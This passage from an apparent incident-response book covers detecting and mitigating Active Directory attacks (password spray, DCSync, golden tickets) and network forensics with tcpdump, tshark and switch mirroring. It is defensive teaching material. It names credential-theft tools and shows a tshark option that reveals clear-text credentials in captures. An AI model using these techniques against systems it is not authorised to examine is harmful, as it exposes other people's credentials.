For externally accessible authentication points, MFA is an effective defense. For internal spray attacks, if NTLM is enabled, MFA can't be used. Detecting an uptick in failed authentications from a single source can help identify the culprit.

When Security Event ID 2889 is enabled for auditing, digitally unsigned LDAP bind attempts will be logged. This is a technique used by some adversary tools. This event ID can be enabled with the following command (the `16 LDAP Interface Events` registry value controls LDAP diagnostic logging):

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\
    NTDS\Diagnostics" -Name "16 LDAP Interface Events" -Value 2”
```

For example, Security Event ID 4624 for the same source IP after some number of 4625 failures within a short amount of time can reveal a spray. Security Event ID 4648 with different usernames from the same source IP indicates a password spray.

To mitigate these attacks internally for local administrator and service accounts, use long, strong passwords (31+ characters) and a solution like Local Administrator Password Solution (LAPS). Another mitigation is to avoid discernable password patterns, such as default or reset passwords like "W!inter25" or "Jan04$2025." Instead, assign random passwords.

Unconstrained Delegation Account Abuse

Delegation allows a system to impersonate a user object to access authenticated services on the user's behalf. Unconstrained delegation (a legacy AD feature) allows a service to impersonate any user without restriction. The service receives a specific delegation TGT, which can be extracted from memory and reused.

Command-line analysis is among the best methods for finding memory dumps necessary to extract credentials. Tools include procdump, Mimikatz, and similar utilities.

The primary mitigation is to configure Kerberos Constrained Delegation or Resource-Based Constrained Delegation.

Certificate Services (AD CS) Compromise

For quite some time, Microsoft has provided a built-in enterprise PKI for certificate management that offers stronger authentication than a username and password. The ESC1 certificate template vulnerability allows users to request certificates on behalf of other users.

For a full understanding of this issue, see the "Certified Pre Owned" paper written by Specter Ops staff members Lee Christensen and Will Schroeder. For detection code related to Windows Enterprise CAs, see Christiansen's GitHub PSPKIAudit toolkit.

DCSync and Its Cousin, DCShadow

Why go through the effort to hack a domain controller and steal the *NTDS.dit* file when you can have your own? Invoke-DCSync, a PowerShell script, enables adversaries to extract credential material from a domain by emulating a domain controller. A set of permissions in the root ACL of a domain grants this right, typically including the Enterprise Admin, Domain Admin, local Administrators group, and domain controllers. That ACL is the starting place for analyzing this attack vector. The *Detect-DCSyncCandidates.ps1* script on the book's GitHub enumerates the ACL for you. If legacy NTLMv1 and NTMLv2 protocols are still in use for authentication in your environment, the venerable pass-the-hash attack is easy to perform.

DCShadow allows a stealth domain controller to make changes on a domain, usually employed in the late stage of the cyber kill chain. Adversaries use this tool to replicate malicious changes to establish persistence. DCShadow is part of recent versions of Mimikatz within the lsadump module. Once an adversary has Domain Admin or Enterprise Admin permissions—by compromising credentials, stealing tokens, or creating accounts in those groups—they can register a computer object as a domain controller. Once it is registered, AD trusts the target system as a domain controller.

To contain and eradicate these tools, carefully inspect membership in the Domain Admins and Enterprise Admins groups and remove any unauthorized user.

Golden Ticket

A golden ticket attack is a post-exploitation technique that grants near-unrestricted access to an organization's domain. An adversary forges authentication tickets within AD by extracting the KRBTGT NTLM hash using tools like Mimikatz. This attack allows unlimited ticket forging and arbitrary expiration times (often 10 years). The KRBTGT account is the root of trust in the domain.

To mitigate golden ticket attacks, reset the KRBTGT password periodically following the ten-hour wait period and after any suspicion of a compromise. The password must be reset twice because the old and new KRBTGT passwords are stored on domain controllers. Microsoft has specific guidance on this topic.

Early Warning Detection for AD Defense

To find exploitable accounts, adversaries enumerate accounts or specific groups in the domain. AD at Forest Functional Level 2016 and later triggers events when groups are enumerated, and you can edit the SACL on your groups to expand this behavior. For user, service, and computer accounts, such settings are less practical. Instead, configure canaries or honeypot accounts in AD. These are hidden from plain view in the directory but appear when enumeration occurs.

Airbus has published guidance and blog articles on developing AD canaries in its GitHub repository.

CHAPTER 9
Network-Based Analysis

If there is one truth in incident response, it is that the network cannot lie. Because if it did, the network would not actually work.

—Don

Network-based analysis focuses on uncovering evidence and patterns across network communications that reveal potential security incidents or intrusions. By examining traffic flows, protocols, and data movement, analysts can trace attacker behavior, identify compromised systems, and validate alerts with concrete network artifacts.

The foundation of this process begins with packet capture, where raw network data provides the clearest view into what truly occurred within the environment.

Capturing Packet Data

Packet capture, or PCAP, data is the actual data copied off the wire when two or more systems communicate. Capturing PCAP data during the IR process provides irrefutable, granular evidence of network activity between one or more systems. PCAP data offers distinct advantages over other data sources in an incident—it shows the volume and pace of network communications, can validate some security alerts, provides a forensic data source, and improves your overall security posture.

Methods for capturing conversational data include:

- Capture data locally on the suspect system using any one of several tools (Wireshark, tshark, tcpdump, windump, etc.).
- Capture data using a mirror port on a portable interception switch from your jump bag.
- Capture data using a SPAN or mirror port on a managed or enterprise switch.

- Install one or more tap devices at a network choke point, such as the cables between switches and firewalls.
- Use hypervisors such as VMware, which can support packet capture. The method is unique to the hypervisor. For example, you can purchase and install a virtual tap into the hypervisor or configure a system to use the same vSwitch with the NIC in promiscuous mode for the virtual machines you need to monitor.
- Capture data in cloud environments, though this involves costs and configurations unique to each CSP.
- Configure a packet export network adapter on a next-generation firewall that pushes out decrypted TLS data—assuming TLS Break and Inspect is configured on the NGFW, it is in the flow, and the decryption policy is configured properly. Many sites do not decrypt several website categories, such as healthcare, government, financial institutions, or education. Possessing a clear-text copy of network traffic for these categories is risky and should be avoided.

Regardless of the packet capture method, your objective as an incident responder is to obtain the packet capture in PCAP (not PCAP-NG) format, as it is the most widely supported file format. When requesting a packet capture, it is important to capture the full packet, historically controlled by the snap length or *snaplen*. Depending on the tooling, you may get only the first 64 or 128 bytes instead of the whole packet.

Capturing Local Packet Data

Various tools can capture network packet data locally on a system. On a Linux system, tcpdump is the preferred method, although others like tshark and Wireshark are also available. On Windows, WinDump and its companion library, NPcap, work well.

When capturing data locally, keep a few key details in mind:

- The output file should be transportable and manageable, so keep the file size at 1,900 MB or less in case you need to copy it to a FAT32-formatted USB drive.
- Consider that files should be *time bound*—that is, they should span a specific interval. This can help if you start a capture at 10:02 and then perform an action at 10:03 that runs for a few minutes. If you capture files on 300- or 600-second boundaries, the file itself corresponds to an observation interval.
- The time of file capture should be documented in the filename itself. You do not want the packet capture process to perform DNS resolution; any captured traffic may cause a signal to go to a DNS server under adversary control.

Here is a command line that accomplishes all of these objectives and does not capture lower-level data:

```
#!/bin/bash
file="capture_$(date +%Y-%m-%d_%H-%M-%S).pcap"
echo $file
tcpdump -C 1900 -G 300 -n \
   -i eth0 -w "$file" "ip"
```

Mirroring on a Portable Switch in a Jump Bag

Relatively inexpensive eight-port managed switches can perform a port mirror function. These can be added to a jump bag, taken on-site, and plugged in to monitor traffic coming from a suspect system. Note, however, that there will be a momentary interruption in traffic flow, so the OS will register a down/up condition.

Mirror/SPAN Enterprise Switch Configurations

You may want to set up a full port mirror operation on a switch during an incident and deploy a local collector. If it isn't possible to deploy a true tap, a mirror or SPAN port can be configured to mirror traffic (*SPAN* is a Cisco-specific term). Following are example commands that show how to mirror Ethernet ports on a switch to a gigabit port. Note that it is easy to overload a mirror or SPAN port. If you mirror or SPAN ports where the aggregate traffic exceeds the target port capacity, the switch OS will need to drop some traffic destined to the mirror or SPAN port.

For monitoring activity to and from the perimeter, set up a SPAN on the egress switch port, where the firewall is plugged in, or use an upline router. You may not need to SPAN all ports—just a few specific ones. The following example assumes port 1 is the uplink trunk port, end-user or server ports are on 2 through 23, and you want to SPAN ports 2 through 23 to port 24:

```
configure terminal
no monitor session 1
monitor session 1 source interface GigabitEthernet0/2 - 23
monitor session 1 destination interface GigabitEthernet0/24
end
show monitor session 1
```

Network Taps

A network tap is a longer term solution for monitoring traffic. These devices are installed between two LAN ports at a choke point—for example, the downlink from the perimeter firewall to the switch fabric, or between a distribution switch and an edge switch stack. It is highly unlikely you can simply unplug and plug in a tap. Deploying these usually requires network engineering, cabling, data center or network closet access, and formal change control documentation. Enterprise taps can

run $600 and up, depending on cabling type, redundant power supplies, and other factors. They are small enough to bolt into one vertical rail in a cabinet and usually provide two aggregation output ports, so the monitor function can observe traffic while a separate port is available for ad hoc use.

Network tap deployments incur additional costs when fault-tolerant or failover hardware is used. Many larger enterprises will have a primary and secondary switch and firewall pair. For example, the primary firewall can be connected to both the primary and secondary switches, resulting in two tap points, with the secondary switch resulting in two more tap points. For full LAN monitoring at the perimeter, these four taps would need to connect to a corresponding set of LAN (copper or fiber) ports in the NSM collection server.

Hypervisors

Hypervisors present a different problem. Hypervisors provide a *virtual switch*, which is an in-memory implementation of an actual switch. Under VMware, for example, the typical configuration is to create a vSwitch and connect it to one or two physical NICs, which in turn connect to a primary and secondary data center switch. If there are 32 virtual machines on the hypervisor, they could be connected to one, two, four, six, or more virtual switches. VMware supports attaching a virtual machine to a vSwitch and configuring the port in promiscuous mode, meaning that the virtual machine is permitted to read all traffic on the vSwitch itself. To be effective, the NSM deployment needs to have a NIC connected to each vSwitch defined on the hypervisor, and that NIC must be set to promiscuous mode for monitoring. As an alternative, virtual tap software can be purchased for the hypervisor.

The Cloud

Mainstream CSPs also provide a logical network mirroring or monitoring function, but there are considerable cost and operating constraints.

As of March 2025, Microsoft Azure provides a service called Network Watcher. This feature can capture PCAP data for a single virtual machine or a virtual machine scale set (VMSS). However, this feature is designed for ad hoc, short-term use. The maximum size is 1 GB and the duration is one hour. There are specific connectivity requirements. PCAP data should go to a storage account defined in the same region as the virtual machine or VMSS.

As of January 2024, Amazon Web Services provides a service called Traffic Mirroring (a summary of its capabilities is available in an AWS blog article). Traffic Mirroring is configured for a source Elastic Network Interface (ENI) for a Nitro-based instance with another ENI as the target. This is similar to using a tap or mirror port on a switch. For this service, up to three filtering rules can be used.

NGFWs and TLS Packet Export

One of the more desirable capabilities in an NGFW is the ability to direct all decrypted traffic to a specific port. The name of the capability will vary by NGFW manufacturer, but the net effect is that if the NGFW can decrypt the traffic, it can then send that traffic out to a physical network jack. Note that the NGFW may have higher overall throughput than the speed of the decrypt port. Be aware of this, as you do not want to lose the ability to use NSM or a NIDS on decrypted HTTPS data. Also, this data must be treated very carefully because it is likely to contain sensitive data. You may find that, in the long run, a process to pull out conversational data elements (IPs, ports, time of day), certificate summaries, DNS over HTTPS query and response, and just the SNI and URL from HTTP traffic may be what is preserved—not the data payload or structured data that goes across as part of the header.

Network Device Collection and Analysis Process

This section discusses IoCs and intrusions on devices in the path of network data between the commodity internet, the DMZ, and the interior of the network perimeter.

Network devices such as switches, routers, NGFWs, SD-WANs, VPN concentrators, and WAN optimization hardware all control network flow. As a result, if there is any suspicion that a network device assisted, enabled, or failed to do its job during an incident, this should prompt a review of the running configuration and recent change history of the devices themselves.

Of special note for the DMZ: over time, IP addresses are often reused, which means that the previously permitted firewall policy may accidentally be applied to a new system. Don't be fooled when handling an incident. Any inbound connection should point to an easily identifiable, authorized target on the DMZ or (in rare cases) an internal asset. Your firewalls should all be configured to log authentication to the firewall as well as any policy changes. Examining policy changes on firewalls in the communication path of an intrusion may reveal compromise.

Perimeter Router Intrusion Signs

The perimeter router is the outermost device between the commodity internet and the organization's network. It should be deployed with a minimum of services, usually is managed only from inside the network, and usually does not change frequently. The commands shown here are for the Cisco IOS and need to be adapted for your organization's perimeter router technology:

- Most network-level hardware (routers, switches, NGFWs, SD-WAN devices) stores the configuration in memory. The running config should match the saved config. If they do not match, evaluate the differences—like finding a tunnel configuration, overly permissive ACLs, additional accounts, and so forth—that cannot be fully explained. For example, on the Cisco IOS, these commands can show config details:

```
show running-config
show startup-config
show file information flash:/.../startup-config
show file information nvram:startup-config
```

- Egress filtering should be in place. RFC 1918 private addresses should be blocked outbound and inbound; external IP addresses specified as a source IP should not be permitted outbound.
- There are unexplainable NAT translations. Only known internet-facing services (e.g., no RDP for SMB) should be in place. Look for `ip nat` inside commands and run `show ip nat translations [verbose]`.
- Limit inbound connectivity and NAT for authorized protocols. Examples of protocols that should not flow through include TFTP (69/UDP), DHCP (look for `ip helper-address`), BOOTP, Syslog (514/UDP and TCP) outbound, and SMB.
- Investigate the tunnel source and tunnel destination. Ensure that VPN tunnels exist for authorized destinations.
- Confirm that any inbound authentication services are communicating to the proper server—on the inside!
- The router's web server should be disabled. Look for `ip http-server or ip http secure-server`.
- Null routing should be used to disrupt communications—for example, `ip route 192.168.0.0 255.255.0.0 Null0`.
- Syslog should be configured to send log data to a syslog server inside the network. Look for logging on and a destination address inside the network with this statement: `logging ip-address`.

Perimeter Firewall Intrusion Signs

The perimeter firewall is often connected to the perimeter router. It is the primary security control device between the commodity internet, the DMZ, and the inside network. The perimeter firewall may actually be configured as a perimeter router in some networks, depending on the model and capability set:

- The firewall should only be managed with an interior IP address. Look for changes in audit posture and logging for systems and rules. Most SD-WAN and NGFWs have separate management and data planes, with the management plane having its own NIC and IP.
- Ensure that logging is enabled and functioning. If you notice a change in logging profile, this should raise concern. Many firewalls support enabling logging on a per-rule basis—this needs to be checked. If the firewall doesn't log for a particular application flow, ensure that downstream application servers are configured for logging, that logging is enabled on the downstream system, and that logs are collected.
- Ensure that NAT and service translations are valid. There should be no changes to what should be defined on the perimeter router (they should agree).
- Many firewalls use object definitions. These often point to similar services, like valid DNS servers, which are permitted to use port 53/UDP traffic. When analyzing a firewall, dig beneath this level to make sure the object definition agrees with an existing service on an authorized host.
- Pay close attention to firewall rule ordering. It is not hard to create a more "open" rule and then specific rules that should be reversed. Some NGFWs have analyzers that identify this condition, as well as unused rules.
- Ensure that there is a deny-any catch-all rule at the end of the firewall ruleset chain and confirm that it is actually set to deny.
- Pay extra attention to the phrase "any any." If any source address is allowed to initiate communication to any port or destination on an inbound basis, then there is an incident waiting to happen. For example, `from any any to server 3389` would mean any source address, on any source port, can connect to the Microsoft Remote Desktop Protocol service on a Windows server. Couple that with no account lockout at the domain and local levels, and you have a password-guessing opportunity.

Intrusion Detection and Prevention Logs

Inherently, an IDS/IPS detects malicious behavior based on signatures, heuristics, or established network behavior baseline violations. NIDS and NIPS depend on a ruleset for detection and on various definitions to respond to anomalies. During an incident where the NIDS/NIPS is suspect, review the running ruleset against the baseline and determine if some rules are disabled, deleted, or changed so that they do not detect the malicious or suspicious traffic flow.

For the IR team, retrieve as much historical data for the suspect IPs as possible. During an incident, keep a very close eye on the IDS/IPS and add instrumentation as the incident progresses. For example, if you have a suspect external IP address, a simple IDS/IPS rule to generate an alert when any system connects to that IP can be very valuable. Use the IDS/IPS source and destination to pull firewall log data, as that will provide additional clarity on communication patterns.

Perimeter VPN Concentrators

Frequently, VPNs defer to the primary directory for user account validation through RADIUS, TACACS, or SAML 2.0. Investigate any unusual user account activity such as a new, locally defined account, logins through a locally defined account, and repeat failed logon attempts (password guessing).

Screened Services (DMZ) Network

Confirm that all communication patterns between the service/DMZ and the commodity internet network are known and validated. Verify server inventory on the DMZ. Check switch port activity to determine if certain ports are excessively listening, indicating possible network capture. Don't be fooled—IP addresses and service ports can be reused over time.

Interior Switch Devices

Under most circumstances, each switch port will be assigned either a single system (one port, one device rule) or a VoIP phone and a PC. MAC address manipulation would manifest as multiple MAC addresses assigned to a single port, MAC addresses changing over time, ports attempting to assert that they own the defined gateway, or MAC addresses frequently disappearing. These conditions aren't common with "always on" phones and PCs. It is reasonable to assume some users have a secondary device, or in some cases a cubicle drop may have a four-port switch. Excessive inbound packets—that is, higher-than-average packet-received counts—may indicate a sniffer on a network port. Also, there should be a high percentage of MAC addresses observed with the MAC addresses in the CMDB, server asset management tool, or desktop management tool.

Suspect DNS Names

It is very easy to download a security distribution, boot a system from a USB drive or CD, and have an attack platform on the network. System names that appear in DHCP, such as Kali, blackbox, pentoo, and other penetration testing or security tool bootable systems, may indicate something nefarious is afoot.

Website Investigation Techniques

In this section, I provide website investigation tips that have developed over time. To minimize any chance that a crafty or highly skilled attacker may detect your investigation by monitoring your network activity, use a neutral method such as a portable WiFi hotspot or your local coffee shop to perform research. Here are some examples of reputation, analysis, and risk sites for URLs and IPs:

https://www.urlvoid.com
: Checks sites against several blacklists; also checks for malware, safety reports, and domain investigation

https://www.ipvoid.com
: Checks for IP address–focused research

https://urlscan.io
: Checks for a sandbox-focused URL scanner

https://www.trustedsource.org
: The Trellix URL database; shows how Trellix classifies a site

https://urlfiltering.paloaltonetworks.com/query
: Checks site classification by Palo Alto Networks, including high/medium/low-risk categorization and URL database classification

https://robtex.com
: An IP address information site, including ASN information

https://www.nslookup.io
: Provides DNS research checking of multiple major DNS servers

https://talosintelligence.com
: Cisco TALOS's threat intelligence database

https://urldna.io
: Helps detect details about a searched URL with an emphasis on phishing analysis

https://safeweb.norton.com
: A well-known commercial security tool provider site to check site safety and community ratings

https://developers.facebook.com/tools/ct/search
: Meta certificate transparency site to see certificate issue history

https://transparencyreport.google.com
: Checks a URL against the SafeSearch database; for example, *https://www.google.com/safebrowsing/diagnostic?site=<SITE_NAME.XYZ>* (replace *SITE_NAME.XYZ* with the FQDN to check)

Reputation Risk

Reputation risk is a measurement of how (un)trustworthy a site is. Common clues or indicators that a site may have low trust include the following:

- Site names registered within the last *X* days (usually less than seven), which can be checked with `whois` or various sites like *https://lookup.icann.org/en/lookup*
- Site names listed in threat sources such as the FireHOL IP feed site or the abuse.ch URL database
- A short or low TTL (e.g., less than five minutes)
- A site whose IP addresses and ISP's ASN change frequently
- Site names that are not humanly readable, make no sense, or are combinations of dictionary words that appear random

Majestic also maintains several useful lists. One of them is the top 1 million site names, which could be treated as a semi-whitelist. If you have a list of site names from a PCAP file or from a Zeek trace of session data, you could perform a data reduction exercise and remove all the site names that appear in the Majestic top 1 million site list. This may reveal some sites that have low reputation or low traffic. The assumption is that top sites are well maintained and unlikely to host malware or are less suspect.

Here are some example reputation risk, URL analysis, and lookup sites:

- Barracuda
- BrightCloud
- Palo Alto URL Category
- ICANN domain name age lookup
- Abuse.ch SSL Blacklist
- AT&T AlienVault OTX
- Trend Micro URL Check
- Cisco TALOS

SURBL also offers a DNS lookup capability to see if a domain is in the "multi" list. This list is open for public, low-volume queries (get an account if you plan on integrating). If you receive a result of 127.0.0.# against a query, SURBL knows about the domain. The text example is *dig.exe test.surbl.org.multi.surbl.org*, which returns a NOERROR response and an IP of 127.0.0.254.

Network Traffic Analysis Techniques

This section describes common network analysis processes using tcpdump, which is a well-known network sniffer. Similar techniques can be employed with Wireshark. However, Wireshark is a graphical tool, whereas tcpdump and various Linux commands are not. Thus, they can easily be scripted. Most of this material is useful during the identification to recovery phases.

As you read through this section, you will see references to Wireshark, tshark, tcpdump, and some other command-line tools. Unless otherwise noted, these are from Linux systems.

Berkeley Packet Filter and Capturing Data

At the command line, tcpdump uses Berkeley Packet Filter (BPF) syntax to limit traffic (if you want to do so). You can also capture all traffic for a given source IP for a period of time and then extract specific traffic patterns by reading that packet capture and using a BPF to extract specific data. On Linux, the preferred command is `tcpdump`.

On Windows 11, you can capture PCAP data using windump, tshark (part of the Wireshark distribution), or Packet Monitor (*pktmon.exe*), which is built into Windows 10 beginning with release 1809, Windows 11, and Server 2016 and above. Packet Monitor (*pktmon.exe*) has some advantages. It can tell you where in the network stack a packet was dropped, has logging/tracing (ETW/WPP) support, and supports multiple modes. However, it does not support capturing raw 802.11 wireless packets because it does not support rfmon mode. It has circular logging by default so you could lose data, and output needs to be converted to be used in older PCAP-based tools as it is limited to *.pcapng* format.

In contrast, tshark can perform capture and in some cases capture wireless adapter connections. If it does not and you get corrupted data or just Ethernet frames, then you need to research how to put your wireless NIC in monitor mode, which may require a utility like aircrack-ng.

One important detail: nearly every tool will ask you to use an interface ID, which you get from the tool itself. For example, on systems used to develop these commands, tshark lists wireless adapters as 6, 9, and 11, with 6 being the active one, while the PowerShell `Get-NetIPInterface` command lists wireless as 3, 9, and 18, with 18 being the active one.

Identifying Network Interfaces

To use tcpdump, windump, or tshark at the command line, you need to know the available interfaces. The commands for different operating systems follow.

On Windows:

```
C:\Program Files\Wireshark\tshark.exe -D
<Install dir> \ windump -D
```

On Linux:

```
tcpdump -i or tshark -D
```

Using Tshark to Capture Connections

Table 9-1 shows several examples for collecting packet data with tshark. In these examples, `-i 6` is interface #6.

Table 9-1. Tshark functions and command lines

Functions	Notes
List adapters.	`tshark -D`
Observe data in interface 6.	`tshark -i 6`
Use the ring buffer and switch after five files of 100 MB each, with timestamped filenames.	`tshark -i 6 -b filesize:102400 -b files:5 -w capture.pcapng` Example filename: *capture_00011_20250714211302.pcapng*
Capture just DNS data using the default port.	`tshark -i 6 -f "port 53" -w DNS.pcapng`
Extract various DNS fields from the captured data. This command uses `-n` to prevent tshark from doing any DNS lookup. Also, query types are numbers.	`.\tshark .exe -n -r DNS.pcapng -Y "dns" -T fields -e dns.id -e dns.qry.name -e dns.qry.type -e dns.resp.name -e dns.resp.type -e dns.a -e dns.aaaa -e dns.cname`

A wide variety of common BPF filters can be used with windump and tshark, as shown in Table 9-2.

Table 9-2. Common BPF filters

Examples	Description
`ip`, `udp`, `tcp`, `ipv6`, `arp`, `icmp`	Shorthand references for a particular Layer 3 (IP layer) protocol
`tcp`, `udp`	Shorthand for a Layer 4 protocol
(`ip` and `ipv6`) and `tcp`	TCP carried over IPv4 or IPv6
`tcp port 80` `udp port 80`	Capture or extract a TCP or UDP Layer 4 protocol and port 80 (usually clear HTTP)

Using Pktmon for Wired Connections

To see network adapters, use the `list` command. You will get a list of adapters by ID. The ID value is used with `--comp` to capture a specific adapter, as shown in Table 9-3.

Table 9-3. Pktmon functions and command lines

Function	Notes
List adapters.	`pktmon.exe list`
Start a capture for all NICs, and do not truncate data (`--pkt-size 0`) to an output file (`-f`).	`pktmon start -c --comp nics --pkt-size 0 -f pktmon_capture.etl`
Stop a capture.	`pktmon stop`
Convert a capture to *.pcapng* with the same name as INPUT.	`pktmon etl2pcap INPUTFILE`

Profiling PCAP with Tshark and Capinfos

Network traffic and packet capture files can be profiled in a variety of ways. It is common to use Wireshark and its statistics menu. However, using that method means the IR team will be pasting graphics images into a report, email, presentation, and so forth, and while a packet capture is certainly an immutable object, trying to get plaintext information like IP addresses is tedious and will likely cause transposition errors. In answer to that, use capinfos and tshark because these tools output plain ASCII text more suitable for copying/pasting into a report or spreadsheet or for exporting into a CSV file for downstream processing and usage.

A typical installation of Wireshark will include capinfos, which by default provides a summary of the packet file. In order, the options are earliest packet timestamp (`-a`),

number of packets (`-c`), file size (`-s`), timestamp of last packet (`-e`), calculate hashes (`-H`), total length of all packets in their original form with the assumption that the full packet is in the file (`-d`), additional information (`-F`), capture comment if it exists (`-k`), count of resolved IPv4/IPv6 addresses (`-n`), report in table format (`-T`), and capture file type (`-t`). Use the following command:

```
capinfos -a -c -s -e -H -d -F -k -n -T -t packet-sample.pcap
```

Tshark can produce text-based traffic summaries like the ones presented in Wireshark, but in plain text so that you can reuse the data downstream in the IR process. There are numerous options. Use `tshark -z help` to see them. You are likely to use four main options when profiling a PCAP file and its contents:

- Nearly always use `-n` to disable all name resolution.
- `-r` reads the following file.
- `-q` produces quieter output by showing only the summarization and not the individual packets.
- `-z` is the display summary.

This example shows IP conversations and byte counts (similar to the Wireshark conversations option):

```
"c:\Program Files\Wireshark\tshark.exe" -n -r
     <capture_file> -q -z conv,ip
```

To review the upper-layer protocols in each PCAP file, use a command line like these. The first command will work with older versions of tshark, while the second is for more recent versions:

```
#!/bin/bash
tshark -n -r ~/capture.pcap \
   -T fields -e ip.proto -e _ws.col.Protocol \
| awk '{print $2}' | sort | uniq -c | sort -nr

tshark -n -r ~/capture.pcap   -T fields -e frame.protocols \
| awk -F: '{print $NF}' | sort | uniq -c | sort -nr
```

To get a unique list of IP addresses, use a command line like this:

```
tshark -n -r ~/capture.pcap \
   -T fields -e ip.src -e ip.dst | tr '\t' '\n' | sort | uniq -c
```

A note about using quiet response (`-q`): in several cases, you do not want to use that option because you want to see the source data. DNS is an example. By using `-q`, you do not see the actual queries. Use a command that shows queries and responses from the first command and then the DNS protocol summary data. Note that in the next two command lines, a filter is specified on the end: `dns`. This will restrict the output

to just DNS traffic on both UDP and TCP port 53 (note that the command prompt has continuation characters):

```
"c:\Program Files\Wireshark\tshark.exe" -r <capture_file> -t ad ^
 -T fields -E header=y -E separator=, -e frame.time_epoch ^
 -e ip.src -e ip.dst -e dns.id -e dns.qry.name -e dns.qry.type ^
 -e dns.resp.name -e dns.a -e dns.aaaa -e dns.cname ^
 -e dns.flags.response dns

"c:\Program Files\Wireshark\tshark.exe" -r <capture_file> ^
   -Y dns -z dns,tree “dns”
```

Useful tshark packet capture profiling options are listed in Table 9-4.

Table 9-4. Tshark conversation command-line options

Display/statistics	Option for `-z`
Protocol hierarchy	`io,phs`
IPv4 conversations	`conv,ip`
IPv6 conversations	`conv,ipv6`
TCP conversations	`conv,tcp`
UDP conversations	`conv,udp`
IPv4 endpoints (most to fewest)	`endpoints,ip`
IPv6 endpoints	`endpoints,ipv6`
IPv4 statistics/all addresses	`ip_hosts,tree`
Expert analysis output, including issues, warnings, errors, and anomalies	`expert`
DNS	`dns,tree`
See clear-text credentials	`credentials`

When you use the `io,phs` option to see protocol hierarchy statistics, the output can be very deep. You may also want to filter output of deep packet breakdown by removing `...` for space efficiency and readability:

```
tshark -n -r <capture_file> -q -z io,phs | grep -v "\.\.\."
```

Use `--export-objects http,./extracted-by-tshark -q` to extract HTTP objects into a subdirectory of the current directory.

It is possible that tshark cannot fully parse a given protocol in the PCAP data. These errors show up with a WARNING and a “Dissector bug” message that goes to stderr in the tshark output. There are two methods to suppress this. The first is to redirect stderr to NULL, which may or may not be desirable. The second is to find the

offending protocol dissector and remove it. The protocol may be reported in uppercase, so use the lowercase version of the protocol name(s) to suppress dissector bugs.

Option 1 example—redirect stderr to NULL:

```
tshark -n -r <capture_file> -q -z ip_hosts,tree  2> NULL
```

Option 2 example—disable specific protocols in a comma-delimited list:

```
tshark -n -r <capture_file> -q -z ip_hosts,tree \
    --disable-protocol cldap,ldap
```

Finding the SYN and SYN/ACK Packets

It is highly useful to know who initiated and responded to a connection request; ideally, these counts should be the same. If there are more SYN packets than SYN/ACKs, that usually indicates scans or network problems (see Table 9-5). As an example, there is a SYN/ACK packet in Figure 9-1.

Table 9-5. Tcpdump SYN and SYN/ACK packets

Topic	Command

Show SYN packets only, which can be useful in detecting scans.	`tcpdump -n -r <capture_file> tcp[13] = 0x02`
	
	`tshark  -n -r <capture_file> -Y tcp.flags.syn==1 && tcp.flags.ack==0"`

Show SYN/ACK packets. There are two methods, with the second method showing the count of conversations. A SYN/ACK means a system responded to the initial connection.	`tcpdump r <capture_file> '((tcp[13] & 0x12 == 0x12) || (ip6[6] == 6 && ip6[53] & 0x12 == 0x12))'`
	
	`tshark  -n -r <capture_file> -Y "tcp.flags.syn==1 && tcp.flags.ack==1"`
	
	`tcpdump r <capture_file> 'tcp[13]=18' | wc l`

Find the count of SYN/ACK packets and source port numbers (not quick!).	`tcpdump -n -r <capture_file> '(tcp[13] & 0x12 == 0x12)' | awk '{print $3}' | sed 's/.*\.//' | sort -u n`
In Wireshark, set a display filter.	`tcp.flags == 0x12`




Figure 9-1. SYN/ACK packets in Wireshark

Extracting Port/Pair Combinations

You can also find the unique source/port combinations, then the port numbers (types of conversations). The goal is to identify communication patterns and perform data reduction. Note that the connection time and duration are lost—this technique merely shows "to/from" traffic.

On Linux:

1. Generate the *syn_ack.txt* file: `tcpdump -n -r <capture_file> '(tcp[13] & 0x12 == 0x12)' > syn_ack.txt`.
2. Get the unique sources and source ports: `cat syn_ack.txt | cut -f 3 -d ' ' | sort | uniq -c`.
3. Get the unique source ports: `cat syn_ack.txt | cut -f 3 -d ' ' | cut -f 5 -d '.' | sort | uniq -c`.

On Windows:

1. Use `tshark -D` to view the network adapters.
2. You can control how tshark samples data with no DNS resolution, limit it to 10,000 packets, and write to *packet-sample.pcap* while listening on interface 2 with a command like this:

```
tshark -n -i 2 -w <write_capture_file> -c 10000
```

3. Use tshark to pull out the IP tuple—source and port, destination and port, and protocol. Note that tshark will give you the protocol number if you add `-e ip.proto` or, if you want the time, add `-e frame.time` (this should be one single line, but has been formatted here to fit):

```
tshark.exe -n -r <capture_file> -Y "tcp and ip.src and ip.dst
   and tcp.srcport and tcp.dstport" -T fields
   -E separator=, -e ip.src -e tcp.srcport -e ip.dst
   -e tcp.dstport > packet-sample.pcap.portpair
```

4. Finally, use a PowerShell one-liner to get the unique port pair:

```
Get-Content C:\ir\packet-sample.pcap.portpair |
   Sort | Get-Unique
```

Implementing Application-Specific Analysis Techniques

If you are fortunate enough to have a TLS Break and Inspect capability that can handle TLS 1.3 on your network, then you can likely get most encrypted HTTP traffic and analyze it. When your next-generation firewall is fully implemented and certificates are deployed, you can get solid visibility into most of the fields you would want in web traffic.

With Wireshark, you can look at `http`, `http2`, and `http3` traffic—three different protocols with different suboptions. For example, to review all three types for a specific IP, use this filter: `(http || http2 || http3) && ip.addr == WEBSERVER-IP-ADDRESS`.

HTTP GET requests

In Wireshark, use the display filter `http.request`. It is often worth looking through the URL list for things like `login.php` and trying to determine if they are obfuscated. Then, limit the view in Wireshark and run `follow tcp stream` to analyze the data exchange. A more complete filter that includes QUIC is:

```
http.request.method == "GET" || http2.headers.method ==
   "GET" || http3.headers.method == "GET"
```

HTTP redirection within Wireshark

